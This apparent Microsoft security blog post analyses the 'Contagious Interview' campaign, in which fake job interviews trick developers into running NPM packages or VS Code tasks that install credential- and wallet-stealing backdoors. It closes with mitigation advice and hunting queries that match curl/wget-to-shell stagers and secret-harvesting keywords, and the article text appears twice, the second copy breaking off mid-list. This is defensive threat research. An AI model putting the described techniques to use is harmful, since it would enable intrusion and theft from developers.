
Execution of the malicious package triggers additional scripts that ultimately deploy the backdoor in the background. In recent intrusions, attackers have adapted their technique to leverage Visual Studio Code workflows: when victims open the downloaded package in Visual Studio Code, they are prompted to trust the repository author. If trust is granted, Visual Studio Code automatically executes the repository’s task configuration file, which then fetches and loads the backdoor.


A typical repository hosted on Bitbucket, posing as a blockchain-powered game.
Sample task found in the repository (bottom: URL shortener redirecting to vercel.app).

Once the victim executes the task or the package is successfully executed, a backdoor is launched. Over time, the attackers deploy various cross platform functional backdoor families to establish initial foothold on the impacted devices and then pivot into more traditional intrusion operations.

OtterCookie

OtterCookie is the most widely observed backdoor variant in this campaign. First observed in September 2024, this JavaScript based backdoor was in active development phase and over time, it evolved from a basic tool for executing remote commands and searching for crypto keys into a modular program capable of broader data theft with a capability to check for VM environments, install communication clients like socket.io for C2, exfiltrate information, executes arbitrary shell commands, load other modules to collect specific intended data and reports results.

Microsoft Defender Experts continue to observe two active OtterCookie variants, with the latest tracked since October 2025 retains the same core functionality but introduces significantly heavier obfuscation that hides strings, URLs, and logic through encoded index lookups and shuffled arrays. This reduces runtime artifacts and visibility while making static analysis and signature-based detection substantially harder through deliberate stealth and intent masking.

OtterCookie variant comparison: direct strings and API calls (top) versus an obfuscated string pool with index‑based lookups masking indicators and logic (bottom).

Beaconing agent







Microsoft Defender Experts has observed this JavaScript backdoor variant (shown below) in active use since at least October 2025. The malware operates as a lightweight command-and-control beacon capable of collecting host fingerprints, including hostname, network identifiers, operating system details, and public IP address. It periodically contacts a remote controller to exchange status information and retrieve tasking and can execute arbitrary attacker-supplied code by spawning a local runtime and piping the payload directly through standard input.

The backdoor launches detached background child processes, tracks their process identifiers for lifecycle management, supports remote configuration updates and shutdown commands, and reports execution errors back to the controller. These capabilities enable stealthy execution, resilient remote code execution, system reconnaissance, and ongoing remote process control.

JavaScript backdoor variant.

Data collection

Once a foothold is established via backdoors, attackers move on to collecting sensitive information from compromised devices. Although the objective remains consistent, the methods vary depending on the underlying platform and the specific capabilities of each backdoor.

Enumerating sensitive data



On Windows systems, through beaconing agent a script was launched to enumerate credential and keystore material (as shown in the image below). This includes environment configuration files, wallet mnemonic phrases, password stores such as KeePass database, 1Password artifacts, notes, and cryptographic keys. Collected data is packaged and exfiltrated to attacker-controlled infrastructure via HTTP POST requests.

On macOS, attackers through the same beaconing agent adapt their behavior by issuing system commands to search the entire filesystem for files matching credential- and secret-related patterns (as shown in the image below). To improve efficiency and reduce noise, the search logic deliberately excludes common system, vendor, and developer directories before exfiltrating the results to remote servers.


In contrast, intrusions leveraging the OtterCookie backdoor employ a modular Node.js-based approach. The malicious module performs broad file-harvesting operations across local drives, excluding large system and development cache directories. The backdoor targets high-value assets such as cryptographic keys, environment files, documents, images, source code, and package artifacts. Files matching predefined patterns are exfiltrated to attacker-controlled endpoints using axios-based form-data uploads, allowing the activity to blend into legitimate web traffic.

[Normalized view] Obfuscated OtterCookie variant defining file-extension include and exclude lists.

Spying and clipboard data read


Through the backdoor, the attacker installs benign npm packages such as node-global-key-listener and screenshot-desktop for keylogging and desktop screenshot. The backdoor also loads a Node.js module that orchestrates staged payload execution via PowerShell and CMD, ultimately collecting active window metadata and clipboard contents through repeated, hidden PowerShell commands.

Observed events in an intrusion involving screenshot capture via the screenshot-desktop NPM package (screenCapture_1.3.2).
Process tree (condensed for clarity) highlighting covert PowerShell‑based surveillance activity.



While the above is implemented through a separate module, OtterCookie also embeds a clipboard watcher function that captures clipboard content and exfiltrates it to attacker-controlled infrastructure.

Snippet illustrating how two different OtterCookie variants implement this clipboard monitoring functionality.

Follow-up payloads: Invisible Ferret


In the early stages of this campaign, Invisible Ferret was primarily delivered via BeaverTail, an information stealer that also functioned as a loader. In more recent intrusions, however, Invisible Ferret is predominantly deployed as a follow-on payload, introduced after initial access has been established through the beaconing agent or OtterCookie.

Invisible Ferret is a Python-based backdoor used in later stages of the attack chain, enabling remote command execution, extended system reconnaissance, and persistent control after initial access has been secured by the primary backdoor.

Process tree snippet from an incident where the beaconing agent deploys Invisible Ferret.

Other Campaigns

Another notable backdoor observed in this campaign is FlexibleFerret, a modular backdoor implemented in both Go and Python variants. It leverages encrypted HTTP(S) and TCP command and control channels to dynamically load plugins, execute remote commands, and support file upload and download operations with full data exfiltration. FlexibleFerret establishes persistence through RUN registry modifications and includes built-in reconnaissance and lateral movement capabilities. Its plugin-based architecture, layered obfuscation, and configurable beaconing behavior contribute to its stealth and make analysis more challenging.

While Microsoft Defender Experts have observed FlexibleFerret less frequently than the backdoors discussed in earlier sections, it remains active in the wild. Campaigns deploying this backdoor rely on similar social engineering techniques, where victims are directed to a fraudulent interview or screening website impersonating a legitimate platform. During the process, users encounter a fabricated technical error and are instructed to copy and paste a command to resolve the issue. This command retrieves additional payloads, ultimately leading to the execution of the FlexibleFerret backdoor.

Code quality observations



Recent samples exhibit characteristics that differ from traditionally engineered malware. The beaconing agent script contains inconsistent error handling, empty catch blocks, and redundant reporting logic that appear minimally refined. Similarly, the FlexibleFerret Python variant combines tutorial-style comments, emoji-based logging, and placeholder secret key markers alongside functional malware logic.

These patterns, including instructional narrative structure and rapid iteration cycles, suggest development workflows that prioritize speed and functional output over refined engineering. While these characteristics may indicate the use of development acceleration tools, they primarily reflect evolving threat actor development practices and rapid tooling adaptation that enable quick iteration on malicious code.

Snippets from the Python variant of FlexibleFerret highlighting tutorial‑style comments and AI‑assisted code with icon‑based logging.

Security implications

This campaign weaponizes hiring processes into a persistent attack channel. Threat actors exploit technical interviews and coding assessments to execute malware through dependency installations and repository tasks, targeting developer endpoints that provide access to source code, CI/CD pipelines, and production infrastructure.

Threat actors harvest API tokens, cloud credentials, signing keys, cryptocurrency wallets, and password manager artifacts. Modular backdoors enable infrastructure rotation while maintaining access and complicating detection.

Organizations should treat recruitment workflows as attack surfaces by deploying isolated interview environments, monitoring developer endpoints and build tools, and hunting for suspicious repository activity and dependency execution patterns.

Mitigation and protection guidance

Harden developer and interview workflows

  • Use a dedicated, isolated environment for coding tests and take-home assignments (for example, a non-persistent virtual machine). Do not use a primary corporate workstation that has access to production credentials, internal repositories, or privileged cloud sessions.
  • Establish a policy that requires review of any recruiter-provided repository before running scripts, installing dependencies, or executing tasks. Treat “paste-and-run” commands and “quick fix” instructions as high-risk.
  • Provide guidance to developers on common red flags: short links redirecting to file hosts, newly created repositories or accounts, unusually complex “assessment” setup steps, and instructions that request disabling security controls or trusting unknown repository authors.

Reduce attack surface from tools commonly abused in this campaign

  • Ensure tamper protection and real-time antivirus protection are enabled, and that endpoints receive security updates. These campaigns often rely on script execution and commodity tooling rather than exploiting a single vulnerability, so layered endpoint protection remains effective.
  • Restrict scripting and developer runtimes where possible (Node.js, Python, PowerShell). In high-risk groups, consider application control policies that limit which binaries can execute and where they can be launched from (for example, preventing developer tool execution from Downloads and temporary folders).
  • Monitor for and consider blocking common “download-and-execute” patterns used as stagers, such as curl/wget piping to shells, and outbound requests to low-reputation hosts used to serve payloads (including short-link redirection services).

Protect secrets and limit downstream impact

  • Reduce the exposure of secrets on developer endpoints. Use just-in-time and short-lived credentials, store secrets in vaults, and avoid long-lived tokens in environment files or local configuration.
  • Enforce multifactor authentication and conditional access for source control, CI/CD, cloud consoles, and identity providers to mitigate credential theft from compromised endpoints.
  • Review and restrict access to password manager vaults and developer signing keys. This campaign explicitly targets artifacts such as wallet material, password databases, private keys, and other high-value developer-held secrets.

Detect, investigate, and respond

  • Hunt for execution chains that start from a code editor or developer tool and quickly transition into shell or scripting execution (for example, Visual Studio Code/Cursor App→ cmd/PowerShell/bash → curl/wget → script execution). Review repository task configurations and build scripts when such chains are observed.
  • Monitor Node.js and Python processes for behaviors consistent with this campaign, including broad filesystem enumeration for credential and key material, clipboard monitoring, screenshot capture, and HTTP POST uploads of collected data.
  • If compromise is suspected, isolate the device, rotate credentials and tokens that may have been exposed, review recent access to code repositories and CI/CD systems, and assess for follow-on payloads and persistence.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.  

TacticObserved ActivityMicrosoft Defender Coverage
Executioncurl or wget command launched from NPM package to fetch script from vercel.app or URL shortnerMicrosoft Defender for Endpoint
Suspicious process execution
ExecutionBackdoor (Beaconing agent, OtterCookie, InvisibleFerret, FlexibleFerret) executionMicrosoft Defender for Endpoint
Suspicious Node.js process behavior
Possible OtterCookie malware activity
Suspicious Python library load
Suspicious connection to remote service

Microsoft Defender for Antivirus
Suspicious ‘BeaverTail’ behavior was blocked
Credential AccessEnumerating sensitive dataMicrosoft Defender for Endpoint
Enumeration of files with sensitive data
DiscoveryGathering basic system information and enumerating sensitive dataMicrosoft Defender for Endpoint
System information discovery
Suspicious System Hardware Discovery
Suspicious Process Discovery
CollectionClipboard data read by Node.js scriptMicrosoft Defender for Endpoint
Suspicious clipboard access

Hunting Queries

Microsoft Defender XDR  

Microsoft Defender XDR customers can run the following queries to find related activity in their networks.

Run the below query to identify suspicious script executions where curl or wget is used to fetch remote content.

DeviceProcessEvents
| where ProcessCommandLine has_any ("curl", "wget")
| where ProcessCommandLine has_any ("vercel.app", "short.gy") and ProcessCommandLine has_any (" | cmd", " | sh")

Run the below query to identify OtterCookie-related Node.js activity by correlating clipboard monitoring, recursive file scanning, curl-based exfiltration, and VM-awareness patterns.

DeviceProcessEvents
| where
    (
        (InitiatingProcessCommandLine has_all ("axios", "const uid", "socket.io") and InitiatingProcessCommandLine contains "clipboard") or // Clipboard watcher + socket/C2 style bootstrap
        (InitiatingProcessCommandLine has_all ("excludeFolders", "scanDir", "curl ", "POST")) or // Recursive file scan + curl POST exfil
        (ProcessCommandLine has_all ("*bitcoin*", "credential", "*recovery*", "curl ")) or // Credential/crypto keyword harvesting + curl usage
        (ProcessCommandLine has_all ("node", "qemu", "virtual", "parallels", "virtualbox", "vmware", "makelog")) or // VM / sandbox awareness + logging
        (ProcessCommandLine has_all ("http", "execSync", "userInfo", "windowsHide")
            and ProcessCommandLine has_any ("socket", "platform", "release", "hostname", "scanDir", "upload")) // Generic OtterCookie-ish execution + environment collection + upload hints
    )

Run the below query to detect possible Node.js beaconing agent activity.

DeviceProcessEvents
| where ProcessCommandLine has_all ("handleCode", "AgentId", "SERVER_IP")

Run the below query to detect possible BeaverTail and InvisibleFerret activity.

DeviceProcessEvents
| where FileName has "python" or ProcessVersionInfoOriginalFileName has "python"
| where ProcessCommandLine has_any (@'/.n2/pay', @'\.n2/pay', @'\.npl', '/.npl', @'/.n2/bow', @'\.n2/bow', '/pdown', '/.sysinfo', @'\.n2/mlip', @'/.n2/mlip')

Run the below query to detect credential enumeration activity.

DeviceProcessEvents
| where InitiatingProcessParentFileName has "node"
| where (InitiatingProcessCommandLine has_all ("cmd.exe /d /s /c", " findstr /v", '\"dir')
and ProcessCommandLine has_any ("account", "wallet", "keys", "password", "seed", "1pass", "mnemonic", "private"))
or ProcessCommandLine has_all ("-path", "node_modules", "-prune -o -path", "vendor", "Downloads", ".env")

Microsoft Sentinel  

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.   

References

This research is provided by Microsoft Defender Security Research with contributions from Balaji Venkatesh S.

Learn more   

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

Learn more about Protect your agents in real-time during runtime (Preview) – Microsoft Defender for Cloud Apps

Explore how to build and customize agents with Copilot Studio Agent Builder 

Microsoft 365 Copilot AI security documentation 

How Microsoft discovers and mitigates evolving attacks against AI guardrails 

Learn more about securing Copilot Studio agents with Microsoft Defender  

The post Contagious Interview: Malware delivered through fake developer job interviews appeared first on Microsoft Security Blog.
Contagious Interview: Malware delivered through fake developer job interviews

Microsoft Defender Experts has observed the Contagious Interview campaign, a sophisticated social engineering operation active since at least December 2022. Microsoft continues to detect activity associated with this campaign in recent customer environments, targeting software developers at enterprise solution providers and media and communications firms by abusing the trust inherent in modern recruitment workflows.

Threat actors repeatedly achieve initial access through convincingly staged recruitment processes that mirror legitimate technical interviews. These engagements often include recruiter outreach, technical discussions, assignments, and follow-ups, ultimately persuading victims to execute malicious packages or commands under the guise of routine evaluation tasks.

This campaign represents a shift in initial access tradecraft. By embedding targeted malware delivery directly into interview tools, coding exercises, and assessment workflows developers inherently trust, threat actors exploit the trust job seekers place in the hiring process during periods of high motivation and time pressure, lowering suspicion and resistance.

Attack chain overview

Initial access

As part of a fake job interview process, attackers pose as recruiters from cryptocurrency trading firms or AI-based solution providers. Victims who fall for the lure are instructed to clone and execute an NPM package hosted on popular code hosting platforms such as GitHub, GitLab, or Bitbucket. In this scenario, the executed NPM package directly loads a follow-on payload.

Execution of the malicious package triggers additional scripts that ultimately deploy the backdoor in the background. In recent intrusions, attackers have adapted their technique to leverage Visual Studio Code workflows: when victims open the downloaded package in Visual Studio Code, they are prompted to trust the repository author. If trust is granted, Visual Studio Code automatically executes the repository’s task configuration file, which then fetches and loads the backdoor.

A typical repository hosted on Bitbucket, posing as a blockchain-powered game.
Sample task found in the repository (bottom: URL shortener redirecting to vercel.app).

Once the victim executes the task or the package is successfully executed, a backdoor is launched. Over time, the attackers deploy various cross platform functional backdoor families to establish initial foothold on the impacted devices and then pivot into more traditional intrusion operations.

OtterCookie

OtterCookie is the most widely observed backdoor variant in this campaign. First observed in September 2024, this JavaScript based backdoor was in active development phase and over time, it evolved from a basic tool for executing remote commands and searching for crypto keys into a modular program capable of broader data theft with a capability to check for VM environments, install communication clients like socket.io for C2, exfiltrate information, executes arbitrary shell commands, load other modules to collect specific intended data and reports results.

Microsoft Defender Experts continue to observe two active OtterCookie variants, with the latest tracked since October 2025 retains the same core functionality but introduces significantly heavier obfuscation that hides strings, URLs, and logic through encoded index lookups and shuffled arrays. This reduces runtime artifacts and visibility while making static analysis and signature-based detection substantially harder through deliberate stealth and intent masking.

OtterCookie variant comparison: direct strings and API calls (top) versus an obfuscated string pool with index‑based lookups masking indicators and logic (bottom).

Beaconing agent

Microsoft Defender Experts has observed this JavaScript backdoor variant (shown below) in active use since at least October 2025. The malware operates as a lightweight command-and-control beacon capable of collecting host fingerprints, including hostname, network identifiers, operating system details, and public IP address. It periodically contacts a remote controller to exchange status information and retrieve tasking and can execute arbitrary attacker-supplied code by spawning a local runtime and piping the payload directly through standard input.

The backdoor launches detached background child processes, tracks their process identifiers for lifecycle management, supports remote configuration updates and shutdown commands, and reports execution errors back to the controller. These capabilities enable stealthy execution, resilient remote code execution, system reconnaissance, and ongoing remote process control.

JavaScript backdoor variant.

Data collection

Once a foothold is established via backdoors, attackers move on to collecting sensitive information from compromised devices. Although the objective remains consistent, the methods vary depending on the underlying platform and the specific capabilities of each backdoor.

Enumerating sensitive data

On Windows systems, through beaconing agent a script was launched to enumerate credential and keystore material (as shown in the image below). This includes environment configuration files, wallet mnemonic phrases, password stores such as KeePass database, 1Password artifacts, notes, and cryptographic keys. Collected data is packaged and exfiltrated to attacker-controlled infrastructure via HTTP POST requests.

On macOS, attackers through the same beaconing agent adapt their behavior by issuing system commands to search the entire filesystem for files matching credential- and secret-related patterns (as shown in the image below). To improve efficiency and reduce noise, the search logic deliberately excludes common system, vendor, and developer directories before exfiltrating the results to remote servers.

In contrast, intrusions leveraging the OtterCookie backdoor employ a modular Node.js-based approach. The malicious module performs broad file-harvesting operations across local drives, excluding large system and development cache directories. The backdoor targets high-value assets such as cryptographic keys, environment files, documents, images, source code, and package artifacts. Files matching predefined patterns are exfiltrated to attacker-controlled endpoints using axios-based form-data uploads, allowing the activity to blend into legitimate web traffic.

[Normalized view] Obfuscated OtterCookie variant defining file-extension include and exclude lists.

Spying and clipboard data read

Through the backdoor, the attacker installs benign npm packages such as node-global-key-listener and screenshot-desktop for keylogging and desktop screenshot. The backdoor also loads a Node.js module that orchestrates staged payload execution via PowerShell and CMD, ultimately collecting active window metadata and clipboard contents through repeated, hidden PowerShell commands.

Observed events in an intrusion involving screenshot capture via the screenshot-desktop NPM package (screenCapture_1.3.2).
Process tree (condensed for clarity) highlighting covert PowerShell‑based surveillance activity.

While the above is implemented through a separate module, OtterCookie also embeds a clipboard watcher function that captures clipboard content and exfiltrates it to attacker-controlled infrastructure.

Snippet illustrating how two different OtterCookie variants implement this clipboard monitoring functionality.

Follow-up payloads: Invisible Ferret

In the early stages of this campaign, Invisible Ferret was primarily delivered via BeaverTail, an information stealer that also functioned as a loader. In more recent intrusions, however, Invisible Ferret is predominantly deployed as a follow-on payload, introduced after initial access has been established through the beaconing agent or OtterCookie.

Invisible Ferret is a Python-based backdoor used in later stages of the attack chain, enabling remote command execution, extended system reconnaissance, and persistent control after initial access has been secured by the primary backdoor.

Process tree snippet from an incident where the beaconing agent deploys Invisible Ferret.

Other Campaigns

Another notable backdoor observed in this campaign is FlexibleFerret, a modular backdoor implemented in both Go and Python variants. It leverages encrypted HTTP(S) and TCP command and control channels to dynamically load plugins, execute remote commands, and support file upload and download operations with full data exfiltration. FlexibleFerret establishes persistence through RUN registry modifications and includes built-in reconnaissance and lateral movement capabilities. Its plugin-based architecture, layered obfuscation, and configurable beaconing behavior contribute to its stealth and make analysis more challenging.

While Microsoft Defender Experts have observed FlexibleFerret less frequently than the backdoors discussed in earlier sections, it remains active in the wild. Campaigns deploying this backdoor rely on similar social engineering techniques, where victims are directed to a fraudulent interview or screening website impersonating a legitimate platform. During the process, users encounter a fabricated technical error and are instructed to copy and paste a command to resolve the issue. This command retrieves additional payloads, ultimately leading to the execution of the FlexibleFerret backdoor.

Code quality observations

Recent samples exhibit characteristics that differ from traditionally engineered malware. The beaconing agent script contains inconsistent error handling, empty catch blocks, and redundant reporting logic that appear minimally refined. Similarly, the FlexibleFerret Python variant combines tutorial-style comments, emoji-based logging, and placeholder secret key markers alongside functional malware logic.

These patterns, including instructional narrative structure and rapid iteration cycles, suggest development workflows that prioritize speed and functional output over refined engineering. While these characteristics may indicate the use of development acceleration tools, they primarily reflect evolving threat actor development practices and rapid tooling adaptation that enable quick iteration on malicious code.

Snippets from the Python variant of FlexibleFerret highlighting tutorial‑style comments and AI‑assisted code with icon‑based logging.

Security implications

This campaign weaponizes hiring processes into a persistent attack channel. Threat actors exploit technical interviews and coding assessments to execute malware through dependency installations and repository tasks, targeting developer endpoints that provide access to source code, CI/CD pipelines, and production infrastructure.

Threat actors harvest API tokens, cloud credentials, signing keys, cryptocurrency wallets, and password manager artifacts. Modular backdoors enable infrastructure rotation while maintaining access and complicating detection.

Organizations should treat recruitment workflows as attack surfaces by deploying isolated interview environments, monitoring developer endpoints and build tools, and hunting for suspicious repository activity and dependency execution patterns.

Mitigation and protection guidance

Harden developer and interview workflows

  • Use a dedicated, isolated environment for coding tests and take-home assignments (for example, a non-persistent virtual machine). Do not use a primary corporate workstation that has access to production credentials, internal repositories, or privileged cloud sessions.
  • Establish a policy that requires review of any recruiter-provided repository before running scripts, installing dependencies, or executing tasks. Treat “paste-and-run” commands and “quick fix” instructions as high-risk.
  • Provide guidance to developers on common red flags: short links redirecting to file hosts, newly created repositories or accounts, unusually complex “assessment” setup steps, and instructions that request disabling security controls or trusting unknown repository authors.

Reduce attack surface from tools commonly abused in this campaign

  • Ensure tamper protection and real-time antivirus protection are enabled, and that endpoints receive security updates. These campaigns often rely on script execution and commodity tooling rather than exploiting a single vulnerability, so layered endpoint protection remains effective.
  • Restrict scripting and developer runtimes where possible (Node.js, Python, PowerShell). In high-risk groups, consider application control policies that limit which binaries can execute and where they can be launched from (for example, preventing developer tool execution from Downloads and temporary folders).
  • Monitor for and consider blocking common “download-and-execute” patterns used as stagers, such as curl/wget piping to shells, and outbound requests to low-reputation hosts used to serve payloads (including short-link redirection services).

Protect secrets and limit downstream impact

